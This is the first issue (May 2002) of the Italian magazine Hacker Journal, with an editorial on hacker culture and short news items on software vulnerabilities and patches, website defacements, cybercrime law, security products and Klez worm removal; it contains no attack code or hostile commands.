***Hacker, Cracker, Defacement...* Termini che a qualcuno potranno suonare strani, incomprensibili, forse, anche divertenti. Chi sono gli Hacker, cosa fanno ma, soprattutto, parafrasando cinema e letteratura, dove vanno? Forse la definizione più vicina al concetto di Hacker non è quella di "incursore", di attentatore alla sicurezza informatica, ma quella di curioso, di persona che vuole ampliare la propria conoscenza informatica, che avidamente è attratta da tutto quello che ruota intorno al settore tecnologico e della sicurezza. Quindi forse l'hacker e un buono... E il cattivo? Se fossimo in film di Sergio Leone potrebbe essere il "Cracker", colui che entra nei sistemi solo per provocare dei "disastri". Forse... Abbiamo definito il Buono, il Cattivo, ci rimane la "voce narrante", un ruolo che ci ritagliamo volentieri noi di Hacker Journal con il vostro personalissimo contributo: anzi aiutateci voi a capire chi sono i buoni e chi sono i cattivi. Magari, un giorno, potrebbe venire voglia di schierarci pure a noi...**

bomber78@hackerjournal.it

DITECI COSA NE PENSATE DI HJ

Gli autori sono tutti raggiungibili via e-mail e ICQ: complimentatevi, criticateci, incazzatevi ma soprattutto CONTATTATECI!!!

Anno 1 - N. 1 maggio 2002

Boss: theguilty@hackerjournal.it
a cura di Servizi Editoriali:
Director: rayuela@hackerjournal.it
Editor: bomber78@hackerjournal.it
Technical editor: caruso_cavallo@hackerjournal.it
Graphic designer: gfag8@hackerjournal.it
Contributors: cronopio@hackerjournal.it (images), Jacopo Bruno (cover skull)

Publisher
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35

Advertising manager
Davide Colnaghi +39/02.92.43.22.04
davidecolnaghi@sprea.it

Printing
Stige (Torino)

Pubblicazione mensile registrata al Tribunale di Milano il 25/03/02 con il numero 190. Direttore responsabile: Luca Sprea

hack·er (hăk'ər)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

hacker
(istruzioni per l'uso)

E COSÌ CE L'ABBIAMO FATTA

Se state leggendo questo editoriale, vuol dire che il numero uno di HJ è in edicola: magari vi starete chiedendo che cosa diavolo avete comprato; che cosa sta dietro ad una idea come quella che avete tra le mani, se davvero possa ritenersi intelligente la trovata di togliersi la maschera e proporsi alla gente (a tutta la gente) in un luogo diverso dalla rete: al di fuori dei protocolli di comunicazione tra macchine e aldilà di nick e proxy server.

Quando mi venne proposto di collaborare alla realizzazione di un mensile dedicato al mondo dell'hacking anche io mi domandai immediatamente: *"A che pro?"* e subito dopo: *"Non esiste in Italia una rivista dedicata all'underground, come mai? Che senso avrebbe?"*

Ma, a conti fatti, devo dire che un senso l'abbiamo trovato, o quantomeno abbiamo cercato di trovarlo: questo nostro povero Paese soffre di una cronica ignoranza scientifica, e anche informatica.

Sempre più di sovente, ad ogni livello sociale, il computer, ed in particolare le reti di computer, giocano un ruolo di estrema importanza: sia da un punto di vista lavorativo che di puro svago, così come da un punto di vista didattico, l'informatica si impone come media e si scontra con l'allarmante arretratezza del nostro background culturale.

Ciò che forse dovrebbe dar da pensare è la velocità con cui questo fenomeno si è verificato ed espanso: in pochissimi anni siamo stati (e in parte siamo ancora) protagonisti di una rivoluzione mediatica di ampie proporzioni. Forse non tutti sono abituati alla fulminea rapidità con cui l'informatica si evolve, ed è normale che sia così: ciò ha fatto sì, purtroppo, che uno degli aspetti più importanti che internet&co si portano dietro sia quasi completamente ignorato dalla stragrande maggioranza dei suoi fruitori: la sicurezza informatica.

Avevo qualche perplessità riguardo al titolo di questo periodico: la parola 'hacker' non mi piace e non mi è mai piaciuta. E' ambigua, ad oggi priva di senso. Se da un lato (quello dell'utenza di massa) identifica erroneamente qualsiasi persona che compia atti illeciti sfruttando le proprie conoscenze informatiche, dall'altro (quello degli addetti ai lavori) equivale a un qualcosa di puramente mistico, e presentarsi ad un newsgroup che tratta di sicurezza dicendo: *"Salve a tutti, sono un hacker"* equivale più o meno ad entrare al solito bar esordendo con *"Salve a tutti, sono Dio"*... Identica sarà l'ilarità suscitata.

Ma in una maniera o nell'altra occorre presentarsi. Ed eccoci qui: ciò che vorremmo fare è semplicemente trattare una specifica branca dell'informatica, un'area della conoscenza che troppo spesso viene descritta alle persone solo e unicamente dalle farneticazioni di qualche giornalista ignorante; o trattata in modo ultraspecifico e ultratecnico dai pochi *"esperti"* che, lavorando in questo settore, non hanno alcun interesse (ed è comprensibilissimo) a perder tempo nella divulgazione.

Quello che vorremo riuscire a fare con HJ è proprio colmare questo buco: offrire un appoggio a chi si interessa di questi argomenti, soddisfare la curiosità di chi si avvicina per la prima volta al mondo underground.

Nello specifico, non ci interessa dar lezioni morali a nessuno; manifesti e 'regole per essere un hacker' le lasciamo a chi ha voglia di dedicarsi a politica e filosofia spicciola, noi vogliamo solo appassionare...

A sentirci gente!

ganjiaman@hackerjournal.it - ICQ n° 66876309

HOT

NUOVE FALLE IN OFFICE XP

Proprio il giorno di Pasqua il celeberrimo bug hunter Georgi Guninski ha rilasciato un bollettino dove venivano documentate due nuove falle di sicurezza che affliggono Office XP. La prima vulnerabilità riguarda Outlook XP: sarebbe possibile l'inserimento, in una email html, di uno script in grado di autoeseguirsi ogni volta che si risponde a un messaggio o lo si inoltra ad altri indirizzi di posta elettronica.
La seconda falla riguarda invece una funzione di un componente di Excel: "Questa funzione bacata - spiega Guninski - permette la creazione di file con nome arbitrario e contenuto vario, il tutto è sufficiente per infilare un file eseguibile ".hta" nella directory di avvio dell'utente, cosa che potrebbe portare a prendere il pieno controllo del computer di un utente".
Maggiori info:
http://www.guninski.com/m$oxp-2.html.

NASCE IL PRIMO VIRUS PER SAP R/3

Il sistema operativo preferito dai virus coder (Windows) inizia forse ad essere "saturo" di codici maliziosi, in primis worm e affini. Così i vari coder hanno sfornato questo primo esperimento: il SAPvir infetta le piattaforme industriali SAP R/3 con solo 24 linee di codice e dimostra come sia possibile, sfruttando l'Advanced Business Application Programming (ABAP – il liguaggio integrato in R/3) un piccolo worm che, ad oggi, non riesce ancora a diffondersi in rete.
I responsabili della SAP hanno dichiarato che comunque la piattaforma è sicura.

RAINEWS24: SITO BUCATO O SCARSA PROFESSIONALITÀ DEI GIORNALISTI?

Lo aveva segnalato anche "Striscia la notizia": sul sito di RaiNews24, chiamando una pagina interna e non linkata pubblicamente, ma presente sul web e a disposizione di tutti, si poteva accedere nientemeno che ad una news annunciante la morte del Papa.
La pagina è stata preparata dai giornalisti per poter uscire per primi con la succulenta notizia nel caso di una improvvisa dipartita del pontefice, o si è trattato di un'azione di cracking? RaiNews24 ha ammesso che la biografia del Papa era già pronta sulle proprie pagine (è una cosa abbastanza normale per un giornale) ma che sarebbe stata resa pubblica da ignoti crackers.
Sarà, ma qualche dubbio resta…

BUCA IL SITO VERSIONE KOREANA: MA IL PREMIO ARRIVA A 100.000 DOLLARI!

Una azienda coreana di sicurezza informatica – la Korea Digital Works – ha messo in palio una grossa cifra per chi riuscirà nell'intento di bucare un loro server di nuova concezione protetto da una piattaforma appositamente sviluppata dall'azienda.
L'esperimento ricorda un po' quello tutto nostrano di "buca il sito" che ha avuto un grande seguito dalle nostre parti.
Il concorso, della durata di 48 ore,

prevede che l'azienda fornisca le specifiche del sistema da attaccare solo due ore prima dell'inizio della gara.
Per dimostrare di essere riusciti a "entrare" occorrerà modificare un documento HTML all'interno del server, inserendo un codice ricevuto in fase di registrazione.
L'ennesima buttata pubblicitaria: a quando un concorso del tipo "trombamiamoglie.com" lanciato da un sito porno?

ENNESIMA FALLA PER MICROSOFT INTERNET EXPLORER

La Microsoft ha rilasciato l'ennesima patch per Internet Explorer, forse il più bacato browser di navigazione in circolazione, croce e delizia di milioni di utenti internet che devono fare quotidianamente i conti con i problemi che lo affliggono.
Si tratta di una cumulative patch che tappa svariati bachi di Explorer.
Tra questi una definita "critica" secondo cui sarebbe consentito ad un aggressore di "inglobare all'interno di un cookie uno script in grado di essere eseguito all'interno dell'area di protezione di IE "Intranet locale".
Quest'ultima è assai meno restrittiva rispetto a quella "Internet" tipicamente assegnata agli script scaricati dal Web" (Microsoft).
Con questa patch viene anche eliminata la famosa e diffusa vulnerabilità che consentirebbe ad una pagina HTML maliziosa di lanciare programmi residenti sulla macchina dell'utente che la visualizza.
La patch e maggiori informazioni si possono reperire all'indirizzo internet:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-015.asp.

HOT

Archivio Aprile 2002 ml@sikurezza.org (data)

SIKUREZZA.ORG


Nuova mailing list per il sito **Sikurezza.org**. Si chiama Devel ed è mirata in particolar modo ai settori della sicurezza e del networking. L'invito è quello di partecipare inviando tutto quello che possa in qualche modo essere utile ad approfondire ed esplorare questi aspetti del segmento informatico soprattutto: messaggi d'aiuto, messaggi riguardanti implementazioni di algoritmi di vario genere, tecniche di programmazione che possono ledere la sicurezza e metodi per la risoluzione del problema. Inoltre, codice dimostrativo riguardante vulnerabilità, codice che illustra tecniche di programmazione sicura o insicura, pubblicità di progetti opensource e qualsiasi altra cosa sia relativa all'argomento programmazione.

SYMANTEC: FIREWALL LINUX

Symantec annuncia la disponibilità di un firewall hardenizzato che gira su piattaforma Iseries Linux di IBM e che permetterà di proteggere gli iSeries o altre macchine sulla rete dell'azienda. Il firewall è una versione personalizzata di Enterprise Firewall di Symantec per i server che montano Windows e Solaris e sarà disponibile nella seconda metà del 2002.

LA FINE DI WINDOWS MESSENGER

Siete stufi della presenza invasiva di Windows Messenger per Windows XP? L'avete disattivato due milioni di volte eppure continua a riproporsi con ostinata determinazione? Bene, anzi male, ma non disperate perché sembra sia stato individuato un sistema rapido per sbarazzarsi in modo definitivo di questa presenza inquietante. La soluzione arriva da The Register, nota Webzine che ha messo on-line un piccolo file batch di un proprio lettore, direttamente scaricabile dal sito, che sembra funzionare a meraviglia ed eliminare tutti gli effetti collaterali delle precedenti soluzioni: come la modifica di alcune impostazioni del registro attraverso lo script di sistema "gpedit.msc" lanciabile a riga di comando (Configurazione Computer -> Modelli Amministrativi -> Componenti di Windows -> Windows Messenger). In linea di massima l'operazione funziona ma il caricamento di Outlook Express viene rallentato in modo evidente, perché quest'ultimo, all'avvio, cerca disperatamente (sic!) Windows Messenger tentando di eseguirlo.

GYMNASIUM: UN SERVER/PALESTRA PER ALLENARSI CON HACKER JOURNAL

Hacker Journal sta pensando di lanciare l'operazione Gymnasium. In pratica vorremmo aprire un server dedicato per consentirvi di fare tutti i vostri più biechi esperimenti e di diventare "incursori per un giorno". Sia per mettere in pratica quanto appreso in linea teorica sulla rivista, sia per provare l'ebbrezza di sferrare attacchi informatici senza fare danno alcuno (insomma comportarsi da perfetto Cracker): una bella palestra per allenarsi in cui confluiranno, probabilmente, anche iniziative vere e proprie, e competizioni a chi riuscirà per primo a "bucare" il sistema. Cosa ne pensate? Vorremmo davvero conoscere la vostra opinione per calibrare in modo adeguato questa che ci sembra un'iniziativa davvero interessante. Scrivete la vostra idea e vostri eventuali suggerimenti, circa questa particolare iniziativa e in riferimento anche al giornale nel suo complesso. La mail da usare è **gymnasium@hackerjournal.it**: la palestra potrebbe diventare realtà già dal prossimo numero!

PHP HA UNA BELLA FALLA

I bug di sicurezza sarebbero contenuti nella funzione "php_mime_split" di PHP e riguarderebbero il modo in cui alcune versioni del linguaggio gestiscono le richieste di tipo "POST multipart/form-data", anche conosciute come "fileuploads". Le versioni di PHP vulnerabili sarebbero numerose, fra cui buona parte di quelle comprese fra la 3.10 e la 4.1.1. Tali bug potrebbero consentire ad un utente di inserirsi in remoto in un sistema eseguendo un codice arbitrario, oppure di mandare a gambe all'aria tutto il sistema. Peraltro è stato specificato come la vulnerabilità sia circoscritta alle versioni di PHP che girano su Web server Linux o Solaris. Per mettersi al riparo da ogni rischio è necessario aggiornare PHP alla versione 4.1.2 o scaricare le patch.. Se non è possibile effettuare aggiornamenti, per le versioni di PHP pari o superiori alla 4.0.3 si può intervenire manualmente disabilitando la funzione "file_uploads" dal file php.ini.

"IL COMPUTER È CAPACE DI PENSARE PROPRIO QUANTO UN SOTTOMARINO DI NUOTARE".

Edsgar W. Dijkstra

DENIAL OF SERVICE SULLA PIATTAFORMA WINDOWS 2000

E' stata riscontrata una vulnerabilità nel parametri dopo l'installazione di Windows 2000.
Si verificherebbe di default la possibilità che la chiave di registro LANMAN permetta ad un attacker di causare un Denial Of Service (DoS) su di una piattaforma Widows 2000 causando così la totale occupazione della CPU facendo crashare il Sistema.

Mappa dei sistemi affetti:
La vulnerabilità è riferita ai seguenti sistemi:
- Windows 2000 Server (SP0, SP1, SP2)
- Windows 2000 Advanced Server (SP0, SP1, SP2)
- Windows 2000 Professional (SP0, SP1, SP2)

Soluzione:
La patch è scaricabile all'indirizzo:
http://support.microsoft.com/default.aspx?scid=kb;en-us;Q320751

UN PREMIO AGLI HACKER?

L' hacker questo sconosciuto, una specie in via di estinzione, come il capriolo alpino, questo almeno secondo l'ANFoV, l'associazione per la convergenza nei servizi di comunicazione, che ha indetto il concorso "Nella rete contro la rete? Comprendere il fenomeno hackers", con un premio di 2.500 euro per chi contribuirà a fare chiarezza sul fenomeno hackers in Europa. Fino al 31 ottobre 2002 c'è tempo per fare pervenire le proprie riflessioni sul mondo degli hacker, sia su supporto cartaceo che audiovisivo. Per chi volesse partecipare tutte le informazioni del caso trovano spazio sul sito dell'Anfov.

COMPRESSIONE TRAVAGLIATA

I formati di compressione Mpeg hanno contribuito a spingere le applicazioni tecnologiche molto avanti, si pensi solo ai formati Mpeg 1 e 2 che sono i protocolli di compressione utilizzati per ottenere i file audio MP3 largamente diffusi in rete. Ora l'attenzione sembra spostarsi sul sistema Mpeg-4 che consente di "strizzare" in modo ancora più efficace i file video a audio permettendone un'agevole diffusione in rete. Il problema è che il formato Mpeg4, il cui brevetto appartiene ad un gruppo di società radunate sotto il cartello MPEG LA, rischia di monopolizzare di fatto tutto il mercato audio e video diventando lo standard normale di compressione. Questo preoccupa soprattutto le società concorrenti, come la On2, che lavorano a standard alternativi per i file di video compressione. Il tutto è finito davanti al Dipartimento di Giustizia americano che dovrà decidere se lo sviluppo del sistema MPEG4 è legittimo o se viola le leggi dell'Antitrust, rischiando così di creare un cartello di società in grado di dominare il mercato e stabilire prezzi con completa discrezionalità, tagliando fuori tutte quelle società che non vorranno o non potranno convertirsi al nuovo MPEG4.

HOT

IL TERRIBILE "DUO"

Si chiamano Deceptive Duo, sono tra i cracker più temuti degli Stati Uniti in questo momento. Sono riusciti a violare con facilità irrisoria sistemi informatici di rilevanza strategica. Secondo loro per dimostrare la vulnerabilità delle strutture informatiche U.S.A., specie dopo i fatti dell'11 settembre che giustificherebbero una soglia di attenzione ben superiore.
Il primo e più rilevante sito "craccato" dal Deceptive Duo è stato quello del U.S. Space and Naval Ware Systems Command (**http://enterprise.spawar.navy.mil/spawarpublicsite/** (il Comando per i sistemi di combattimento spaziale e navale), seguito poi da siti di compagnie aeree (**www.camairsa.co.za**, **www.saudiairlines.com**, **www.iflyrga.com**), banche (**www.unionbank.com**), siti di cultura religiosa (**www.falwell.com**) e siti governativi (**extra-cas.faa.gov**).

PROBLEMI DI SICUREZZA SU PLAYER INTERNET

Sono a rischio Windows Media Player e RealOne Player di RealNetworks, due dei sistemi più diffusi per vedere filmati in rete. Contengono un baco che consente di effettuare attacchi di tipo DoS, sui sistemi vittima. La scoperta è stata fatta per caso da alcuni siti pornografici, che hanno usato la falla per reindirizzare i browser degli utenti proprio sui loro indirizzi.

HOT

INSTANT MESSAGING "SPIATI"

Nessuno si deve sentire più al sicuro, neanche chi comunica attraverso instant messages, ossia i messaggi inviati da programmi come ICQ. Infatti FaceTime Communications ha messo a punto un programma capace di monitorare tutto il traffico degli instant messages, consentendo di configurare alcune parole chiave che allertino chi deve controllare, oppure registrando tutto il traffico su un hard disk, a partire da un dato momento.

UNA BELLA "MAPPATURA" DEL SITO DELLA CIA

La società di sicurezza informatica Matta a scopo dimostrativo è riuscita a disegnare una mappa dettagliata del network della CIA, usando solo tool pubblici e motori di ricerca. In particolare tramite i comandi 'whois' che agiscono sui database dei nomi a dominio e Google, è stato possibile ricostruire la struttura dei web server relativi ai sottodomini, individuare i router, le loro interfacce, e perfino gli indirizzi IP del network interno. Questo, tuttavia, non è un sintomo diretto di vulnerabilità del sito, ma comunque un dato che deve fare pensare a prescindere dalle misure di protezione da accessi indesiderati che sono sicuramente state adottate dalla CIA.

NUOVA LEGGE ANTI-HACKER

La Commissione Europea sta valutando nuove proposte di legge per incriminare gli Internet hackers e i creatori di virus. Gli analisti di settore e gli esperti di security hanno accolto con parere favorevole le proposte, ma molto deve ancora essere fatto affinché le aziende consce della cattiva pubblicità, inizino a riportare gli attacchi subiti tramite internet mettendo così in moto i meccanismi legali per prevenire il cybercrime.

UN CACCIATORE DI TAGLIE IN CASA MICROSOFT

La Microsoft ha rivelato il nome del nuovo responsabile dei sistemi di sicurezza, si tratta di Scott Charney che prende il posto di Howard Schmidt, che ha lasciato Microsoft per divenire il consigliere per la sicurezza elettronica nell'amministrazione Bush. Charney deve la sua fama alle imprese che lo hanno visto protagonista negli Anni Novanta, quando era responsabile della divisione "crimini informatici" al Dipartimento americano.
A Charney viene attribuito un ruolo centrale nell'individuazione dei cracker e phreaker di "Legion of Doom" (LOD), una delle più note crew nei primi Anni '90, molto attiva e di cui si è parlato tantissimo anche sugli organi di stampa specializzati e non.
Certo il lavoro di Charney non sarà tra i più semplici, vista la quantità di problemi che affiorano quotidianamente sulla sicurezza di server e lan basati su sistemi Windows, comunque la "sfida" si profila interessante. Saprà il buon Charney ridare credibilità alla sicurezza dei software Microsoft? Ai posteri l'ardua sentenza.



DON'T CRACK FOR ME ARGENTINA


Dopo il crack finanziario che ha sconvolto il paese sudamericano, in Argentina si torna a parlare di Crack, ma questa volta informatico. Un noto team di cracker conosciuto come X-Team è stato accusato di essere entrato sul web della Corte Suprema dell'Argentina e di aver modificato alcuni dei contenuti presenti su quel sito. In particolare X-Team aveva inserito sul sito accuse alla Corte, sostenendo che non si stava occupando a dovere dell'omicidio di un giornalista, Jose Luis Cabeza.

Ma nonostante questa intromissione il gruppo di cracker l'ha passata liscia, infatti in sudamerica non esiste una legge che punisca atti criminosi contro sistemi informatici.
Né la giurisprudenza serve a colmare questa lacuna. Dunque l'Argentina si pone come paese franco per tutti coloro che vogliano "sfondare" in tutta tranquillità server e reti. Per la cronaca un altro "paradiso piratesco" è rappresentato dalle Filippine dove non esiste nessuna normativa a riguardo.

ATTENZIONE: IL COMPUTER TI ASCOLTA!

La notizia è divertente e curiosa. Diversi utenti che hanno acquistato Pc con Office XP di Microsoft preinstallato, hanno denunciato la comparsa nei propri documenti di frasi o parole che loro non avevano mai scritto.
Gli utenti in questione probabilmente avranno anche pensato di essere sull'orlo di una crisi di nervi ma la spiegazione c'è ed è tutto sommato semplice.
Secondo Microsoft, il problema è da ricercarsi nell'opzione di riconoscimento vocale presente all'interno di Office Xp: questa sarebbe stata attivata come predefinita da alcuni rivenditori poco avveduti, all'atto della preinstallazione del software su Pc destinati alla vendita.
In questo modo, numerosi Pc appena usciti dagli scaffali hanno assunto un comportamento strano e in qualche modo inusuale: l'opzione di riconoscimento vocale ha fatto si che rumori, esclamazioni o, peggio, improperi, venissero codificati e inseriti nel documento di videoscrittura sotto forma di testo.
La soluzione è facile: basta disattivare l'opzione di riconoscimento vocale o, almeno, evitare di collocare il Pc vicino alla toilette, per evitare preoccupanti interpretazioni di suoni e rumori.

SYMANTEC GATEWAY SECURITY 5000

Symantec presenta la sua appliance hardware, tra le più avanzate, per combattere su 5 fronti le minacce dall'esterno e le intrusioni indesiderate.
Il Symantec Gateway Security 5000 avrà la possibilità di fare firewall, software anti-virus a livello gateway, intrusion detection, content filtering e VPN (virtual private networking).
E' possibile effettuare il managment da una GUI fornita con l'appliance.
Il Firewall è derivato da Symantec Enterprise Firewall 7.0, l'antivirus da Navex engine mentre il componente VPN compatibile ipsec è Symantec Enterprise VPN 7.0. Sarà possibile avere aggiornamenti automatici dell'appliance tramite Liveupdate e verrà venduta in 3 configurazioni per 50, 250 e 1000 nodi.

THE BIG BLUE ALLA RISCOSSA...

IBM sta mettendo a punto un nuovo software anti-pirateria che limita, di fatto, la possibilità di scambiare e duplicare software. In pratica sarà possibile decidere, da parte delle società produttrice, se limitare la circolazione, ad esempio, di un file MP3 ad una sola copia, inibendo le successive e quindi impedendo le catene di Sant'Antonio informatiche, oppure se limitarne l'ascolto a soli 30 secondi o se impedirne del tutto la circolazione.
Il nuovo standard IBM prevede una serie di interessanti di possibilità, come quella che consentirà di decidere quante copie del file potranno essere realizzate da chi ne entra in possesso, oppure se la riproduzione sarà totalmente inibita. Questo a prescindere dal sistema di diffusione: via internet o e-mail.
Il sistema di protezione agirà a 360 gradi sia per quanto concerne i file MP3, quindi l'industria discografica, sia per i DVD, che per i software.

KLEZ.E SI RIMUOVE SU ZDNET

Si è parlato e ultimamente e, c'è da giurarsi, se ne riparlerà in futuro, di Klez.e un simpatico worm che si attiva il 6 di ogni mese e sovrascrive tutti i file con estensioni: **.txt**, **".htm"**, **".html"**, **".wab"**, **".doc"**, **".xls"**, **".jpg"**, **".cpp"**, **".c"**, **".pas"**, **".mpg"**, **".mpeg"**, **".bak"** e **".mp3"**. Klez si diffonde a causa di un buco di Outlook Express.
Per evitare di prendere il worm basta scaricare la patch di Outlook, tuttavia per chi si fosse, ahilui, già infettato, è possibile rimuovere Klez con la seguente procedura:
Entrate nel registro di sistema **(Start -> Esegui quindi digitate Regedit)**
*Cercate e selezionate la chiave **HKEY_LOCAL_MACHINE>Software>Microsoft>Windows>CurrentVersion>Run**
*Nella finestra di destra cercate le chiavi **WINK*.EXE e WQK.EXE** e cancellatele.
*Se avete fatto la scansione online cancellate anche tutte le chiavi che fanno riferimento ai file che sono risultati infetti.
Quindi passate un antivirus, potete approfittare di quello messo a disposizione on-line da zdnet all'indirizzo: **http://www.zdnet.it/antivirus**, per verificare la rimozione del worm, e il gioco è fatto!

HOT

ASSICURAZIONE CONTRO I CRACKER

Le polizze assicurative americane prevedono la copertura per rischi quali 'attacchi' di virus, assalti di **'denial of service'**, defacement del proprio sito e accessi non autorizzati.
Nel 2001 sono state vendute polizze di questo tipo per 100 milioni di dollari, ma gli analisti del settore prevedono che questa cifra si decuplicherà entro il 2007. Una posizione leader in questo settore è quella dell'americana AIG che detiene il settanta per cento del mercato, e il costo medio delle polizze stesse si aggira intorno alle centinaia di migliaia di dollari annui.

BACK OFFICE A RISCHIO

E' stata scoperta una vulnerabilità sul sistema di autenticazione di Back Office Web Administration, in cui un attacker potrebbe bypassare la pagina di logon del Back Office Web Administration.

Sistemi affetti:
Microsoft's Back Office Web Administrator 4.0, 4.5.

8.0 LINUX

Rilasciato SuSE 8.0 Linux. Tra le maggiori novità troviamo l'inclusione di KDE 3.0, del kernel 2.4.18, e del firewall che sta avendo molto successo per la sua semplice installazione, come è caratteristico delle applicazioni del "pinguino".

NEWS

HOT

CON LO SPAMMING FINO A DIECI MILIONI DI MULTA

Mandare in giro e-mail pubblicitarie e non a go-go, potrebbe dare luogo a spiacevoli sorprese.
Infatti il Decreto 185/99 all'articolo 10 sancisce l'illegittimità dello spamming senza il previo consenso del consumatore, ovvero dell'anello finale della catena, colui che riceve il messaggio pubblicitario.
In quanto reato lo spamming viene punito con un'ammenda da 500 a 5.000 euro.
Su questo punto ritorna anche la più recente direttiva della Comunità Europea sul commercio elettronico (8.6.2000 n.31), che prevede corretto l'invio di comunicati pubblicitari solo in assenza di un'esplicita opposizione da parte del destinatario. Spetta a quest'ultimo esprimere un rifiuto facendosi inserire negli appositi registri istituti a tale scopo.

VULNERABILITÀ AIM

Una vulnerabilità di security in AIM permetterebbe ad un attacker di rubare files destinati ad altri, o effettuare un attacco di tipo man in the middle tra due utenti di AIM. Potrebbe essere possibile per un attacker ricevere informazioni che viaggiano tra due utenti, ed utilizzare queste informazioni per impersonare uno dei due utenti. Quando AIM riceve una richiesta di connessione o prova a connettersi a qualcun altro agisce come un server, un programma che si connette rapidamente all'IP di destinazione (ogni 450 millisecondi) sulla porta 4443 (Direct Connection) e 5190 (File Transfer) sarebbe in grado di prelevare qualsiasi file pronto per il file transfer.

CHIP ASIC PER NETSCREEN

Netscreen ha aggiunto un chip ASIC dedicato alla sua linea di appliances per firewall e VPN per migliorarne la velocità di throughput.
La serie NetScreen-5000, basata su GigaScreen-II ASIC, aumenta la velocità del firewall fino a 12 Gigabits per secondo e la velocità delle virtual private network (VPN) fino a 6 Gbps.
La serie NetScreen-5000 comprende anche il NetScreen-5200, che è stato recentemente introdotto in Europa ad InfoSecurity, e il NetScreen-5400 (che triplica le performances del 5200), e sarà disponibile nel terzo trimestre.
Tutte le informazioni sui prodotti Netscreen e, in particolare, sulla serie 5000 trovano ampio spazio sul sito ufficiale della società che si può raggiungere all'indirizzo **http://www.netscreen.com/products/NS5000.html.**

CRITTOGRAFIA OTTICA.

Jia-ming Liu (nella foto), un docente di ingegneria elettrica alla UCLA di Los Angeles (USA), ha fatto quella che potrebbe diventare una scoperta significativa nel settore delle comunicazioni "crittate" ovvero codificate in modo da renderle illeggibili da occhi indiscreti. Liu per arrivare a questa interessante conclusione ha provato ad inviare parte di un fascio laser a dei fotorilevatori che producono un segnale elettrico di feedback per dare energia al laser stesso.
Questo circuito si comporta in modo erratico, un po' come il feedback degli amplificatori acustici e Liu ha notato come scegliendo accuratamente due fasci laser si possano costruire due circuiti non lineari (caotici) il cui feedback è identico.
Per cui, sincronizzando due laser in città diverse, si può inviare un segnale crittato in questo modo attraverso fibre ottiche senza che alcuna intercettazione possa decodificarlo, come è stato sperimentato, ad una velocità di 2.5 Gbps.

INSTANT MESSAGING CRIPTATO

Rilasciata una soluzione per l'instant messaging criptato. CIPHERim prodotto da Cleartext (**http://www.cleartext.com.au**).
Il sistema mette a disposizione una piattaforma client server crittografata di instant messaging per l'utilizzo all'interno di aziende di tipo corporate.
Una scelta sapiente degli algoritmi e della dimensione delle chiavi fa in modo che la piattaforma non soffra dei tempi di attesa tipici delle soluzioni di crittografia.
Infatti alla prima comunicazione verranno scambiate le chiavi che resteranno valide per tutto il periodo della sessione.
Si tratta di una soluzione particolarmente interessante proprio in un periodo in cui si parla di un interesse di diverse major a intercettare gli instant messenger per studiare le abitudini dei consumatori e non solo.
Il settore della crittografia si presenta del resto come uno dei più in crescita e la sua applicazione viene ormai estesa a tutte le forme di comunicazione tecnologica con lo scopo evidente di preservarne la privacy costantemente in pericolo.

MICROSOFT BASELINE SECURITY ANALIZER

Annunciato per la prima volta a fine febbraio, il Microsoft Baseline Security Analyzer (MBSA) è oggi pronto per essere liberamente scaricato dal Web. Si tratta di un nuovo tool per la sicurezza il cui compito è quello di scovare vulnerabilità e debolezze note che possono mettere in pericolo la privacy e la sicurezza degli utenti che utilizzano Windows NT4/2000/XP. Oltre al sistema operativo, MBSA è in grado di analizzare Internet Information Server dalla versione 4.0 in poi, SQL Server 7.0 e 2000, Office 2000 e XP. Il programma gira su Windows 2000 e Windows XP ma, attraverso una connessione di rete, è in grado di controllare anche i sistemi su cui giri Windows NT 4. MBSA rimpiazza il precedente Microsoft Personal Security Advisor, uno scanner basato sul Web rilasciato nell'aprile del 2000 ed oggi non più attivo.

A differenza di quest'ultimo, MBSA si rivolge anche agli amministratori di rete, ai quali dedica la possibilità di analizzare e gestire i report di più sistemi attraverso la specificazione di un nome di dominio o di un range di indirizzi IP. Il nuovo scanner integra inoltre le funzionalità di due altri tool per la sicurezza: l'HFNetChk, con cui condivide la tecnologia XML e buona parte del motore di scansione, e IISLockdown Tool, dal quale eredita le routine per lo scanning di IIS. Al pari di HFNetChk, il nuovo scannerone di Microsoft può essere lanciato anche a riga di comando attraverso l'eseguibile "Mbsacli.exe".
Per scaricarlo: **http:// download. microsoft.com/download/win2000platform/Install/1.0/NT5XP/EN-US/mbsasetup.msi**

LA "FIRMA DEL MAESTRO"

Chi viola un sistema e opera il defacement di un sito Web, ha in genere uno scopo predominante: farsi conoscere!
Non contento del suo livello di popolarità, il cracker italiano **Spabaton** ha deciso di inserire sull'home page del comune di Cisternino, in provincia di Brindisi, un dettagliato elenco delle sue "bravate", elencando tutte le intrusioni. Per non confondere il lettore tra tanti indirizzi elencati, il cracker ha anche pensato di evidenziare i nomi dei siti che ritiene più importanti, e che portano maggiore prestigio, con un apposito asterisco (Benelli, BBC, BancaMarche, SIAE, Scavolini ecc.).

LA GUERRA MEDIORIENTALE SI TRASFERISCE IN INTERNET

Lo scontro tra israeliani e palestinesi ormai non si limita più al teatro fisico delle operazioni che già di per sé risulta piuttosto cruento, ma sembra essersi spostato anche in rete e si combatte a colpi di intrusioni sui server delle rispettive fazioni in lotta.
